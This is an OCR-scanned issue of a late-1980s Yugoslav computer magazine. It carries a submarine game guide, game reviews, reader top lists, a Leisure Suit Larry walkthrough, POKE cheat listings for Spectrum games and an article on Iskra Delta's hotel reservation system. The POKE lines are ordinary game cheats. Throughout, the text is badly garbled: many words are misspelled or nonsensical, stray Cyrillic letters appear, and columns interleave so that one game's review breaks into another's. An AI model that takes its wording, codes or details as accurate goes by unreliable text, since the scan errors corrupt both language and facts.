Za brže kretanje treba dva puta pritisnuti za lijevo, odnosno desno. Kad postignete željeni smjer, pritisnete RETURN ili suprotni smjer od onog kojim se kredate za stabiliziranje kрма (bruder amidships). Tada određite brzinu od nula do četiri (mišem ili tasterima), podignite prstovnik i idite na njega. Okrećete se u pravcu neprijatelja, dok vam se ne pojavi na ekranu i zatim pogledajte o kojem se brodu radi (kliknete jednom mišem u pravokutnicu desno u sredini ekrana ili taster I). Postoji više načina dodavanja zariha (destroyer, kabokan, krasnice (crucier, nosači (carrier), torpednjaci (cargo ship), brodovi za prijevoz jedinica (troop ship), tankeri različitih tonaža. Krasnice i nosači uvijek plove u pratnji razarača.

Najbolje je da se približite što bliže konvoju, dok vas razarači ne otkriju, ili ugaste motore i sabekate konvoj da vam se približi, ako im smjer prolazi blizu vas. Nakon toga torpedirajte ga po jednom torpedom krasnice i nosače, čime ćete postići da im se smanji brzina, le da ih naknadno možete stići, jer su znatno brži od podmornice. Zatim uzmete u nišan najbliže razarače koji su krenuli na vas i sabekate ga da vam se približe na ispod 2000 jardi i onda ih jednog po jednog torpedirajte (destroyer) po dva puta, a kabokane po jednom. Kad su uništeni sa svima, izronite, opalite 1—2 puta topom u jednog razarača, zaronite, nanišajte drugog, opet izronite, pozdravite ga topom i tako redom dok ih sve ne potopite. Kad svršate s njima, zaronite, približite se krasnicama, torpedirajte svak od ne potone, a onda izronite i krenite na poslasticu, na nosač. Kad ga potopite, nastavite patrolu.

Morate se najviše čuvati razarača, jer vas mogu uništiti sa po nekoliko torpedovih granata (kna ste na površini) ili par dubinskih mina (kad ste ispod površine). Od ostalih brodova najopasniji su krasnice, koje vas kad ste na površini mogu uništiti sa po dvije granate, ako dubine od vas kad ste zaronjeni. Ako ste na dubini manjoj od 30 metara tuđi u bilo koji brod, a kad se nalazite na površini, nanorušeni brodovi vas mogu namjerno tući, ako im okretnete leđa ili bok, a posebno torpediraj.

Kad u konvoju nema nosača i krasnica, razarače ćete lakše uništiti, tako što ćete zaroniti (ne manje od 30 i ne više od 44, jer onda ne rađe torpeda i periskop).



Od razarača bježite cik-cak, a ne pravolinijski, jer su brži pa vas mogu stići, te postepeno okreću periskop unatrag, nanišajte i spalite torpeda u razarača. Kad ih sve torpedirate, izronite i dokraćite ih topom, a onda potopite sa zavojsotvom ostale brodove.

Tipovi razarača i karakristerika:

- A — manji prednji dio s prednjim i zadnjim jarbolom i jednim dimnjakom
- B — manji prednji dio, top, prednji jarbol i jedan dimnjak
- C — ukošen prednji dio, top, dva jarbola i dimnjak
- D — velik prednji dio, prednji jarbol, jedan dimnjak i vez
- E — manji prednji dio, top, dimnjak, zadnji jarbol
- F — manji prednji dio, top, dimnjak
- G — manji prednji dio, top, 2 jarbola i dimnjak
- H — ukošen prednji dio, top, prednji jarbol, dimnjak, vez
- I — velik prednji dio, 2 jarbola, dimnjak
- J — velik prednji dio, prednji jarbol, dimnjak
- K — manji prednji dio, top, 2 dimnjaka, zadnji jarbol
- L — manji prednji dio, top, prednji jarbol, dimnjak, vez
- M — ukošen prednji dio, top, 2 jarbola, dimnjak
- N — ukošen prednji dio, top, prednji jarbol, dimnjak
- O — velik prednji dio, 2 jarbola i dimnjak
- P — manji prednji dio, s topom, dimnjak, vez.

Tasteri koji sudjeluju u igri:

- F1 — mapa
- F2 — most (ako niste pod vodom)
- F3 — periskop (ako nije noć i ako niste dublje od 44')
- F4 — instrumenti
- F5 — izvještaj o kvarovima
- F6 — izvještaj o potopljenim brodovima
- F7 — kabina
- F8 — kraj igre, a ako igrate patrolu, nastavljate dalje kao da je završilo dan, ali s manje goriva.
- W — pauza
- A — angle on bow input — ako vam neradi broski kompjuter, pritenite A i određite pravac odstupanja torpeda pomicanjem strelice na bilojaki taci na periskopu.
- Ctrl+E — emergency tank (ovo je jedini način da izronite kad, zbog oštećenja početne tonule)
- R — vožnja unatrag (dvaput sporije, nego kad se ide naprijed) O — brzine (pod vodom dvaput sporije nego na površini)
- S — izronjavanje
- D — zaronjavanje
- F — vremenske skale 2, 4, 8 i (postizbe se ubrzavanje normalnog protoka vremena za 2, 4 i 8 puta)
- N — normalno protjecanje vremena
- Z — zoom — uzimanje manjeg razmjera mapa

- X — zoomom — služi za uzimanje većih razmjera mapa
- P — periskop gore-dolje
- I — identifikacija broda
- G — top
- T — torpedo

HELP—Debris Lunched — služi za onesposobljavanje uređaja za tražanje na razaračima. Kad naiđete na konvoj sa više razarača i kad oni svi krenu na vas, načete ih sve mosti vrhuni, ipak će bar jedan doći iznad vas i minirati podmornicu, i zato kad više nemate kamo, pritenite HELP i oni će se okrenuti i pridužiti se ostaku konvoja. Vi možete zatim nastaviti torpeda (F6), a možete prečkati da se razarači udalje, upalite motore i krenuti ponovno u borbu. Tasterom HELP se može postužiti i kad uništite konvoj, a ako vas se nalazi kopno i dolaze razarači iz veće udaljenosti, tada pritenite HELP i odmah zatim F8 za nastavak patrola.

Upozorenje: — taster F8 ne funkcioniše sam kad ste okruženi konpom i kad vam se u blizini nalaze brodovi.

— ako poželite upotrebe tastera HELP odmah upalite motore, ili spalite torpedo, ili izronite, razarače će vas opaziti i opet krenu na vas, a onda ćete se teško izvući.

- Gun Deflection — služi za negativnu defleksiju topa, odnosno za gađanje iza na većim udaljenostima od 0 do —3200.
- Gun Deflection — služi za pozitivnu defleksiju topa, odnosno za gađanje ispred na većim udaljenostima od 0 do +3200.

— instrumenti (F4) — gore—krajnje lijevo: stanje baterija, gore—lijevo: brzina, gore—desno: dubina, gore—krajnje desno: koliko torpeda je spremno za ispaljivanje i koliko vam je još ostalo u rezervi (zadnja torpeda, prednja torpeda) kao i stanje munjica za top (zadnjim torpedima možete baciti i ako okrenete periskop za 180 stupnjeva od svoje kraljanja podmornice) sredina—lijevo: brzina rada motora, sredina—desno: kompas, sredina—krajnje desno: sat, dolje—krajnje lijevo: gorivo za dizal motore, dolje—lijevo: temperatura, dolje—desno: brzine, dolje—krajnje desno: stanje uređaja za poniranje.

Za višenja operacija mišem služe ikone koje se nalaze na ekranu: mapa, most, periskop, instrumenti i kvarova i sled top glavne silice: mapa: — s lijeva na desno: brzina (SPD), dubina (DEP) i (HDG), vožnja unatrag, brzine, smjer-ov, torpeda, vremensko ubrzanje, periskop: gore i most instrumenti: brzina (SPD), dubina (DEP) i (HDG), vožnja unatrag, brzine, smjer-ov, top i torpeda, periskop gore-dolje, vremensko ubrzanje.

- količina utrošene municije za potapljanje broda:
 - tanker: jedan torpedo ili pet topova
 - troop ship: dva torpeda ili 7—8 topova
 - cargo ship: dva torpeda+jedan top ili 6 topova
 - destroyer: dva torpeda+jedan top, ili oko 10 topova
 - kabokan: jedan torpedo ili 5—6 topova
 - cruiser: 5—6 torpeda ili oko 30-ak topova
 - carrier: 3—4 torpeda ili oko 15 topova

Nakon svršetka igre dobijate završni čin I, ako ste po teži (nivo), zadatak (nanišanje je patrola) i tonazi (nanišanje brodova među prvih 20, mogućnost da napiše svoje ime i smilne ga na disku. Završni činovi od većeg ka manjem:

W.G.S.C., Fleet Admiral, Admiral, Vice Admiral, Captain, Commander, Lt. Commander, Lieutenant JG.

Zoran Babčić, Zapolje

Moja top lista

- 1) Mercenary
- 2) Elite
- 3) Ace of Aces
- 4) Infiltrator
- 5) The Train
- 6) Strike Fleet
- 7) Pirates
- 8) Saboteur 1—2
- 9) Beach Head
- 10) The Last V8

Zoran Čuk, Zagreb

Gotovo je gotovo

FIVE-A-SIDE FOOTY

Kod programera je fudbal u modi, jer do sada niko nije uspeo da napravi pravi i potpuno simulirajućeg igre. Uvijek lepo zvučilo je slično uradjen program donosi veoma interesantne uvidine u smislu sa mog prikaza igre.

Meni je klican: Možete igrati protiv prijatelja ili računara uz izbor palice ili tastature. Pristikom na S ulazite u čarobni svet Timotija Kloosa (Timothy Cloos). Za 6, 10 ili 20 minuta igre potrebno je protivniku zabiti u mrežu što je moguće više golova iako to, moram priznati, i nije tako lako.

Novost koja je takve pomenuta odnosi se na prikaz igre iz raznovidne „ptičje perspektive“, što je zaista neobičan ugao za igre ovog tipa. Istina je da ćete odmah prineti da ovaj program nema mnogo inteligentnih algoritama za igrače vođene od strane računara, ali to se može nadoknaditi tako što ćete svog prijatelja izazvati na fudbalski duel.

Međ počinje juršim na loptu, a to će je prvi osvoji zavisi od vaši refleksa. Od protivnika se lopta jednostavno odizima time što dođete do nje, a kada prinetite da je rival „neto zaboravio“ krenite prema golu pravete time svetski rekord u slamao poređ protivničkih igrača. Dodavanja vam bih preporučio, jer se protivnički igrači (kojih ima 5 zajedno sa golmanom) uvijek nadu tamo gde i lopta. A s druge strane, kad god lopta šunete udarite (što zavisi od vašine pritiska na FIRE), lopta će odleteti lijevo u nebrojete time da vam razbije ekran televizora. Golmana pokrećete pritiskom na levo i desno, a zavisnost od toga na koju je utaru vašeg gola upadni simulirajućeg. Primitičete da nema auta i kornera, pa ni slobodnih udaraca iz penala. Ako do sada niste zaključili o čemu se radi, pomoćemo vam: o takozvanom malom fudbalu!

Za kraj: Kada budete pred protivničkih golom, pritenite fire, a koliko dugo ga je potrebno držati otkrije sami.

Željko Milin, Zrenjanin

Moja top-lista

- 1) Rastan
- 2) Manic Miner
- 3) Chronos
- 4) Masters of Universe
- 5) World's basketball
- 6) Garfield
- 7) Exploding fist
- 8) Šti simulirajućeg
- 9) Deathbit 1—2
- 10) Yogi bear

Branislav Medojević, Šid

▶ Gotovo je gotovo


CERIUS

Ne znam zašto je u većini igara zaplet isti: vašu jednu zemlju zaposjele su grozni osvajači svemira, a vi ste jedini koji moćno da pobeđi naprijatelj. U ovoj igri grozni osvajači je neka super žaba Rogorff. Ipak, isko je zaplet sto puta prežvakao, ona igra je stvarno izvrsna. Vozite mali tenk koji ne

Paukova mreža

Zoran Mirčevski, Skopje

- 15 MERGE **
- 16 POKE 23797,195
- 31 POKE 46632,42;POKE 46635,42
- 32 POKE 46307,0;POKE 54171,0;POKE 54157,0
- 34 POKE 46948,0;POKE 47083,0;POKE 48267,0
- 40 RANDOMIZE USR 23800



može da radi ništa nemoguće, kao na primer da skače i leti, nego se samo polako kreće i ima neki prilično razoran top.

Izvođenje: Igra se odvija u stilu 'Exonkonar', samo što ovaj put ne možete skočiti

sa ivice platforme na neku drugu, već je korišćenje teleporta obavezno. Teleporti izgledaju kao neka vrata sa napisom TE-LE. U donjem delu ekrana vidite broj municije, energetskih jedinica i bombi. Ener-

giju i municiju obnavljate u vratima sa napisom ENERGY ili AMMO (sva ova vrata su obeležena na mapi).

Kako igrati: Da biste spasili vaš narod morate prvo uništiti sve robote koji se nalaze na prva tri nivoa, pa se tek posle obavljenog posla suočiti sa Rogorffom. Kada uništite nekog od robota, kompjuter ispisuje poruku: SECTION GAINED.

Prvi nivo ne bi trebalo da vam predstavlja neki problem. Jedina stvar koja se može smatrati malo težom je uništavanje robota koji je nedostupan vašem topu (vidi mapu: 12. slika, prvi nivo). U tom slučaju vratite se do vrata sa napisom ARMOURRY (10. slika, 1. nivo) i uđite unutra da biste na svoj top nadogradili još jedan. Za uništavanje drugih robota razmišljate sami. Na kraju svakog od prva tri nivoa kompjuter će zatražiti da upište šifru za sledeći nivo. Šifre su prikazane u donjem desnom uglu ekrana i u ispremetanom redu. Prave šifre glase: 1. EXIT 2. THRU 3. AMEN. Na kraju četvrtog nivoa naići ćete na neku veliku žabu, groznog Rogorfa. I... u je kraj. Dobijate čestitku i svi su srećni i zadovoljni.

Pored svake gliste se nalazi jedan metar, koji služi da vam pokaže koliko ste metara prešli. Igra se igra „na vreme“: znači, po-bednik je ona glista koja stigne prva na cilj. Glista stigne prva, njoj aplaudiraju, a kad ova druga stigne ona ispe.

Inače, ako koji igrač ne stigne do 70 sekundi, on je diskvalifikovan. U gornjem delu ekrana se nalaze: pokazivač visokosti, vreme i pokazivač temperature. Ako ovaj pokazivač povereni, onda ste u opasnosti — možete biti lako diskvalifikovani. Tada morate čekati da pokazivač povereni, pa možete ponovo ići. Pokazivač visokosti služi da vam pokazuje kada možete igrati brzo. Ako pokazivač nestane, lo je znak da morate da gmižnete. Kada neka glista stigne prva na cilj, njoj se pokazuje vreme. Žvuka ma mlo, a grafika je dosta dobra! Sve u svemu, igra je veoma zanimljiva.

Nikola Todorović, Privredica

Gotovo je gotovo

LOUNGE LARRY IN THE LAND OF LOUNGE LIZZARD

Prvo što treba učiniti je ući u Lefty's bar i uzeti ružu sa stola, kupiti viski i dati ga pijancu. On će vam za to dati „armote control“, koji vam služi da u bankom skla-dištu odvratite čuvara od stepenica. Da biste ušli u skladište, pročitate lozinku sa zida... „Ken sent me“. Da biste ušli kod prostrutke na gornjem katu potrebno je da se dobro opskrbite novcem, te vam preporučam da neprestano svraćate u „Casino“ po novac.

Ne pokušavajte spavati a nijm bez prezarivanja, jer ćete ubrzo umrijeti!

Idite u „Store“ i kupite prezervativ, magazin, vino. Vino ponudite pijancu ispred dućana i on će vam pokloniti nož, koji će vam poslužiti i te kako trebati.

U „Casinu“ ćete ispod pepeljare naći propusnicu za diskot. Tamo ćete upoznati Fawn, koja će pristati da se uđe za vas ako joj poklonite dijamantni prsten, koji ste naravno uzeli iz umivaonika u baru.

Oženite je i pratite u sobu za mladen-ice. Tada će ona zatražiti od vas da joj naučite vino. Uključite radio i saznat ćete broj telefona. Zatim idite do dućana, jer telefon u „Casinu“ ne radi. Telefonirajte im dok vam ne potvrde da će vino biti dostavljeno. Vratite se u sobu i natočite vino. Upište Lefty's lada će ona preuzeti inicijativu.

Nakon što vas privuče za krevet, upište „Knite“ i oslobodite te se. Uzmite konopac sa sobom. Kupite od čovjeka u bačvi jabuku i idite u Lefty's bar. Iza bara je kanta za smeće. U njoj je čekić. Uzmite ga. Zatim se popnite kod prostrutke i prođite kroz prozor. Približite se istočnoj obali da vam se vrata. Prođite kroz njih i tamo ćete na balkonu naići na Evu. Dajte joj jabuku i vaš posao u ovoj igri je završen...

Damir Cvrtić, Zagreb

Paukova mreža

Dejan Lazarević, Majdanpek

U Računarima 44 objavili ste jedan od paukova koje sam vam poslao, ali ste napravili grešku. Pouk je za igru „kari warriors“ za aspektum; a vi ste u Paukovo mreži taj pouk objavili kao da je za „komodor“. Zbog toga je došlo do zabune kod komodorovaca, koji su bezuspešno pokušavali da ga ubace. Molim vas da obavite ovu ispravku, a uz put vam šaljem i poukove za još neke igre za „aspektum“.

CERIUS:
Bezbroj metaka dobićete ako ubacite POKE 47086,0. Šifre za ovu igru su: EXIT, THRU i AMEN.

POWERAMA:
Ispred zadnje RANDOMIZE USR instrukcije ukucajte POKE 33711,0 i dobićete bezbroj života.

SYNASTAR MISSION:
Umesto originalnog bežikta ukucajte sledeći i imaćete bezbroj života:
10 CLEAR 24200:LOAD"CODE:RANDOMIZE USR 39808:LOAD"CODE:POKE 53487,0:RANDOMIZE USR 47864

MAD MIX
Dužovi vam neće smetati ako otkucate sledeći program i pustite igru da se učitava ispočetka:

15 MERGE**POKE 23797,195:GO TO 16
21 POKE 33421,0:RANDOMIZE USR 23800:REM — POKE BY LACKY

LAZER TAG:
POKE 43142,195 daje vam besmrtnost.

METAL ARMY
Za bezbroj života ubacite POKE 42199,195.
MARAUDER
POKE 34231,0 daje vam bezbroj SMART-ova.

OCTA
Originalan bežik zamene sledećim i imaćete bezbroj života:
10 FOR F=65300 TO 65336:READ A,POKE F,A:NEXT F:PRINT@0,TAB 27,"LAC-
KY":RANDOMIZE USR 65300

20 DATA
49,0,94,221,33,0,64,17,0,28,62,157,55,205,86,5,221,33,0,94,17,176,160,62,
153,55,205,86,5,62,0,50,177,227,195,26,213

Gotovo je gotovo

100 M SLITTER

Na početku ove dobre igre se pojavljuju dve gliste, zelena i žuta. One se takmiče u jednoj ovanici: ko će brže preći 100 metara? Kompjuter stihom slovima ispisuje da se gliste pripreme za start! Kad se oglašati sirena, igra može da počne. Gliste imaju dva načina kretanja: brzo i igranje. Brzo se poštiže kada palicu za igru pomerite napred, a zatim desno. Glista se prvo pođe i onda ide. Gmižanje se poštiže na taj način što palicu za igru pomerite napred, a zatim je brzo ponovo vratite.

Nekad bilo

KUNG FU

Program „Kung Fu“ je djelo trojice naših autora. Igra ima tri nivoa. Zadatak su savladati sedam boraca u hramu, pet boraca ispred hrama i 3x2 borca na mostu. Prikaz je to legende o izlasku iz hrama Shaolin. Borac raspolaže sa 4 udarca (ukama i nogama) i 2 blokade. Igru cijelo vrijeme prati japanska metodika. Može se igrati protiv komputera ili sa prijateljem. Figure su lužetno velike (više od trećine ekrana i figure oblikovane). U vrijeme pojavljivanja (1984) bila je prvenstveno zapazena po svojim velikim figurama. „Kung Fu“ je jedna od prvih igara sa kojom su naši hakeri probili na engleske top liste.

Milan Vujasić, Petrinja

„Komodor“
MICROSOCCER
MIKROFUDBAL

Sve je tu: igrači, sudija, publika, pa čak – kašik – a loše vreme. Ovo posljednje jeste kiša uz murgu i gromovi, i nije pošta dekoracija: ako vam se protivnik ili igrač izmakne, lepo ćete se zavrteti po mokrom terenu.

Sve je tu i takmičarenja za Svetski kup (gde je, razume se, svaki novi tim jači od prethodnog), i prijateljska utakmica sa živim supračem. U prvij varijanti birate između 29 timova, a žreb vam određuje protivnika (kojih može biti do 16). Trajanje svake utakmice možete odrediti sami (između 2 i 12 minuta); ako nemate vremena da u jednom potezu odigrate sve utakmice za Svetski kup, možete igrati i u nastavcima, tako što ćete predeti dva snimka na kasetu ili disketu.

Sve je tu: razne vrste šutova, ponovljeni snimak svakog gola, normalna pravila (jedino što nema odvajanja), čak i američka varijanta sa po šest igrača.

Sve je tu... ili skoro sve. Ne znam kako vam, ali meni nedostaje Mladen Dedić.

SOULIER OF
FORTUNE
NAJAMNIK

Ne, ne: niste otišli u Lagiju stranaca da zaboravite. Najamnik ste, vojnik, zato što su vam nametali da ostodobite svoj zlih Krišna tako što ćete se dopčepati izvora zločudne moći.

Što praktično znači da su vas (akomno) naučili, snabdeli sumom od sto zlatnika i poslali da se snalazite kako znate. Putujući kroz horizontano skrotovanu predeću, možete dopčepati oružje, živote i magične svitke. Svako novo oružje može se upotrebiti samo sto puta. Životi su skupi; oružje i pare će vam se brzo istanjiti.

Rešenje je u tome da upucavate vatrene zombije i silne karakondžule – ili kaze. (Kazani su veliki, pa ih treba pogoditi nekoliko puta). Kad se ono što ste upucali prevoiri u zlatnik, požurite da ga pokupite, jer svaki odznak nu smanjuje ukupnu moć.

Kupovine obavljate u radnjama, kojih ima mali milion – all sve građevine nisu radnje. Upadajte i u njih; nećete izći nezadovoljni ako budete domišljati i hitri.

Mnogo elemenata NAJAMNIKA biće vam odnaku poznato. Otkak? Zna se otkak: iz drugih igara.


METAPLEX
METAPLEXS

U ovij igr postojete neka vrsta Tezeja: ulazite u lavirint da ubijete Čudovišta. Samo što je lavirint napravljen od metala i što čudovišta nije Minotaur nego neka dvočliva spodoba zvana Gari. I što, naravno, imate da obavite mnogo više poslova nego Tezeja.

Najvažniji među njima jeste da Gari odumete snagu pre no što se s njim susretnete. Snaga se nalazi na četiri razna mesta, koje morate dobro polti klasirati. Kiselina, koja treba nabiti u bocali, što vam se može činiti veoma lakim poslom sve dok ne vidite kojim je sve preprekama posut put do čistim otkak: je možete natoci.

Prepreke čete lakše savladati uz pomoć opreme kao što su štitovi, laseri, otključavice, neutralizatori vetra itd. Njome čete se snabdeti povoljnim praktikacijama (kojih, začudo, i nije malo), što je prikazivaju sveje vozilo na njih i pretiskavaju FIRE.

Ostaje vam još samo da likovirate Gari i zdimite... ali blagovremeno. Vreme vam je ograničeno, što znači da ga imate vrlo, vrlo malo.

INTENSIFY
INTENZITET

Imate čvrst karakter i meko srce; zale ste i krenuli da sa svemirске stanice spaszavate koloniste od pomamnih tudina. Stanica ima pet nivoa, svaki se po šeznaeset platformi. Ukraiko, osamdesetputa morate izvršiti operaciju spasavanja.

Sudion je u tome što koloniste na skupljate direktno, nego po njih šaljete modul. Pvo stanice onde gde hoćete da modul dođe. Ona prisilneta FIRE, i modul pohita ka tom mestu. Vi se, naravno, morate skloniti pre no što modul stigne, inače sledi sudni iz: dravo, dać.

Mali zeleni čine sve da vas ometu; da nevoje duće već, mutnisi su po prirodu: prolaze kroz četiri metamorfoze, sve jedna gore od druge. Skitajete ih u višim metamorfozama da biste dobili više poena. Dovoljno je da ih distinkte (drupejete) usta-

lom i ne možete, pucanja nema). Hvatajte slova R kad ih vidite; za njih čete kupovati nove broveve i module. Pazite na visinu, jer letan je naravno; a pošto dopadajte posmatrate iz prične perspektive, često će vam se dešavati da naravninu primetite tek kad ste u nju opali!

Na kraju igre dobijate Orden humanosti prvog reda, i imate pravo da ga nosite u svečanim prilikama.

„Amiga“
MENACE
PRETNJA

Kod Pirandela šest ikova traži pisca, a ovide šest iz vištorodca traži – I, de vidite, nalazi – planetu gde će mimo gđovati.

I bilo bi im mimo da nije vas, osvećenog borca protiv nepravde i zla. Vi šišate iz jednog carstva u drugo – to jest iz jednog nivoa u drugi – i gde pređete, tu travu ne rasite.

Ukoliko vas prethodno ne amaknu neprijatelji, kojih ima približno bazbrj. Jedni se zaleću u vas, znajući da će tako sniziti vašu energiju; drugi vas prosto zaspaju minama. Ako preživite, postarajte se za svoj arsenal: povećavate ga ako (a) uništite čitav talas napadača i (b) pucate po bonus meš odgor se na prevoiri u distinktnim laser, dopunsku brzinu ili već tako nešto.

Na kraju svakog nivoa, zna se, borite se sa glavim. Taj ima slabu tačku, ali je čuva tako što vas upravo otkak zaspie gustom baraznom vatrom. Kad skinete i poslednjeg, šestog, pokopate otokstj nekoliko kapija vode. I tako zavrti, svaka vam šest.

„Atari ST“
ALBEDO

Ako ste upućeni u astronomiju, onda znate da je albedo odnos između primljenih i reflektovane svetlosti nekog nebeskog tela. I da naslov nema veze sa igrom.

Igra je sačinjena od petnaest igara: 11 regularnih i 4 vežbovne. Jednom štitite protivnске ćelije od virusa, drugi put se borite s protivnikom po sistemu „čovjek na čoveka“: trači put igrate nešto što bi se moglo nazvati laserskim fudbalom, četvrti put morate uništiti četiri neprijateljska modula... i tako dalje. No igrati šta igrati, morate apovratiti pravila kretanja u bestežinskost stanju (najprostije rečeno, šaljete laserski zrak u suprotnom), ispaljujete ga iz štita, verovatli li ne; ustalom, nije to ni tako loše, jer vam jedan te isti premoat štiti i ofanzivno i defanzivno.

Možete igrati samo ili udvoje. Udvoje je zgođnije iz nekoliko razloga, najviše za

to što u solističkoj varijanti morate iz jedne od dve ćelije igrati sa propisanim minimumom poena, inače ne možete dalje.

„Amiga“
PAKMANIA
PAKMANIJA

Odmah čete ga prepoznati.

Isti je kao nekadi: praganje se s duhovima u lavirintu i uz put jede pilule. Jedino što je tridimensionalan (kao i čitava igra) i što može preskakati duhove. Oni, sa svoje strane, imaju različite osobine (pa valičine), i to je možda podatak od koga treba malo zaštititi. Jedni se duhovi kreću nasumce, drugi prale Pekmana kao samonavedeni projektili, a treći ga ganjaju samo kad ga vide (to jest, prestaju s potezom ako im on, recimo, zamakne za ugao).

U višim fazama igra pojavljuje se i golemi duhovi, dvaput veći od običnih, i onda biva zapanjujuće kao možda. De drama bude veća, jedan od njih ne da se ne preskočiti, jer skakće tačno kad i vi, pa tom prilikom učeteva pravo u njegove grabljive ruke.

Naravno, nisu zaboravljene ni one četiri superpilule u uglovinu ekrana, a ni bonus pilula koja vam daje život, ili gomili poena, ili brzinu, ili neravnolost (ova poslednja dva svojstva, na žalost, samo privremeno).

Sve ostalo odavno znamo.

„Amiga“
BATTLECHESS
BOJNI ŠAH

Šah kao šah, rekli bismo; zašto ga ukrađavati zračnim prijevima? Evo zašto: figure se zalesta tuku. U običnom šahu, jedne figure „jede“ druga; u ovoj varijanti, tuđe je čime stigne, obično nogama (pri čemu pogodena figura gri čine od bola, stigne i pada na zemlju...), ali stuzi se i oružjem. Kraj, na primer, na lovcu puca iz pištolja, kraj obara bombardom, a na pešake baca nunkaće.

Zabavno je, uz to, gledati figure u pokretu. U drugim igrama, one nestaju u jednog polja da bi se pojavile na drugom, ovide se na vašu komandu zalesta kreću, i to svaka na svoj način; konj (to jest, u anglosaskoskoj varijanti) vrti furs kao manik, gurnući svoje živo ustamno – ali zato krajica, kao jedna čine odnaka, samo križi s jednog polja na drugo.

Ostali podaci: deseti nivoa težine, gomila opcija (uključujući i granje uz pomoć modema), varijanta za dva igara ili za pojedine protiv komputera... i što je za mnoge od nas verma važno, mogućnost vraćanja poteza sve do početka.

Delta Sunce, more i Iskra Delta

Formiranjem grupe Informatički inženjering Turizam u marketinško inženjerskom segmentu poslovanja Iskra Delta, formalno je omogućen prodor naše radne organizacije u to područje, koje je veoma važno za jugoslovensku privredu. Na samom početku javila se i dilema: na kom računarskom sistemu razvijati programsku opremu i koji deo poslovanja u turizmu najpre podržati računarskom obradom?

Odmah je bilo jasno da to mora biti višekorisnički računarski sistem koji bi podržavao razvoj aplikativne programske opreme za pokrivanje prodaje hotelskih kapaciteta i informatičko-operativnu funkciju recepcijskog poslovanja.

Nakon kratke analize tržišta ocenjeno je da bi, prema tehničkim zahtevima i finansijskim sredstvima koja su potencijalni korisnici bili spremni da uložu u takvo rešenje, najbolje odgovarao tridesetdvoibitni Delta računarski sistem.

Kako se tada javio i konkretni korisnik, jedna od najvećih radnih organizacija u našoj zemlji, sa konkretnim zahtevima i ponudom za zajedničko ulaganje u ukupnu tehnološku, tehničku i kadrovsku saradnju na izradi aplikativne opreme u ovoj problematici, unutar naše radne organizacije smo se odlučili za razvoj na tridesetdvoibitni računarski sistem Delta i operativni sistem Delta/V.

Odlučeno je da se najpre razviju dva modula programske opreme koji bi pokrivali prodaju hotelskih kapaciteta i recepcijsko poslovanje u okviru HIS-a (hotelskog Informacionog sistema).

Prodaja hotelskih kapaciteta

Programski proizvod koji je dobio komercijalni naziv HIS-REZ-V jedan je od modula HIS-a i namenjen je obradi prodaje hotelskih kapaciteta za jedan ili više objekata. Osnovne mogućnosti su mu rezervacije (grupne i individualne), ugovaranje ponude (ugovori) i potvrde rezervacija. Na osnovu evidentiranih informacija dobijaju se razni pregledi o stanju kapaciteta i kupaca. Fleksibilnošću medija za spremanje podataka, omogućen je stalni uvid u stanje kapaciteta i mogućnost poboljšanja njihovog iskorišćenja.

Brzim i kvalitetnim informisanjem prodajne službe, recepcije i poslovođenstva ovaj sistem omogućava maksimalno povećanje iskorišćenosti kapaciteta.

Podaci o prodaji se unose preko ekranskih terminala u prodajnoj službi i na različitim recepcijama. Ulazni podaci su plan prodaje, ponude, pogodbe, stanje bukinga, sobne liste i rezervacije. Iz tih podataka automatski proizlaze sve daljnje informacije o ispunjenju plana, poslovanju sa agencijama i individualcima, o slobodnim i zauzetim kapacitetima hotela, privatnih soba, marina, autokampova, banja itd. Informacije su dostupne svim korisnicima u obliku ekranskih pregleda ili štampanih dokumenata.

Recepcijsko poslovanje

Sledeći programski aplikativni modul koji je izrađen, bio je HIS-REC-V, namenjen obradi prodaje hotelskih kapaciteta i obradi aktivnosti recepcijskog poslovanja.

Aplikacija Recepcijsko poslovanje obezbeđuje računarsku obradu gosta od dolaska do odlaska. Njena upotreba značajno smanjuje administrativni rad recepcionera i omogućuje mu da se značajnije posveti gostu nego što je to moguće pri klasičnom obavljavanju posla. U tom delu aplikacije, jedinu ručnu obradu predstavlja unos podataka o gostu pri njegovom prijemu i eventualne promene u toku njegovog boravka. Sva ostala obrada proizlazi iz tih podataka i potpuno je automatizovana.



Tako je, na primer, automatizovane liste dolaska i odlaska domaćih i stranih gostiju, izdavanje recepcijskih računa fakturisanje agencijama, obrada kuhinje, restorana, sobarica, izdavanje žurnala te različitih statističkih pregleda. U svakom trenutku je dostupan pregled zauzetih soba.

Sve informacije su dostupne u obliku ekranskih pregleda ili štampanih dokumenata.

HIS na delu

Tako izrađena programska oprema je pobudila veliko interesovanje na tržištu aplikativnog softvera i namenskih programskih rešenja za velike privredne sisteme — u našem primeru u turizmu.

HIP Dubrovnik je jedna od najvećih turističkih organizacija kod nas. S namerom da izaberu najbolju ponudu, raspisali su konkurs za kompjuterizaciju svog poslovanja.



U užu izbor ušla je Iskra Delta i tako dobila mogućnost da na pilot instalaciji prikaže svoja rešenja. Tako smo početkom jula 1987 instalirali tridesetvobitni računar ADRIA i devet registarskih blagajni u obnovljenom hotelu Epidaurus u Cavtatu. Nakon tri meseca testiranja opreme i programskih rešenja različitih proizvođača, odlučili su se za rešenje koje je ponudila Iskra Delta.

Hoteli HTP Dubrovnik kojih ima preko 40, rasprostiru se od Orašča do Cavtata na razdaljini od oko 60 km, a nalaze se i na ostrvima Lopud i Mljetu. Celo ovo područje je pokriveno sa računarskom mrežom u kojoj je povezano dvanaest tridesetvobitnih računara Adria u 34 PROMES centara sa oko 500 terminalskih jedinica (videoterminala, matičnih štampača i elektronskih registar blagajni).

Aplikacija HIS je instalirana na Adriji, tridesetvobitnom računaru iz proizvodnog programa Iskra Delta. Zbog relativno malih dimenzija i tihog rada lako ga je instalirati u svim prostorima. Velicina memorijskog kapaciteta može se lako prilagoditi potrebama korisnika.

Adria ima sledeću osnovnu konfiguraciju:

- centralnu procesorsku jedinicu sa tridesetvobitnim CPU i koprocesorom za realnu aritmetiku i 1 M MOS memoriju
 - 4 M RAM-a MOS sa mogućnošću proširenja do 9 M
 - konzolni videoterminal PAKA
 - vinčester disk DEE-300 sa neformatiranim kapacitetom od 335.5 M, na kontroler se mogu priključiti do dve ovakve jedinice
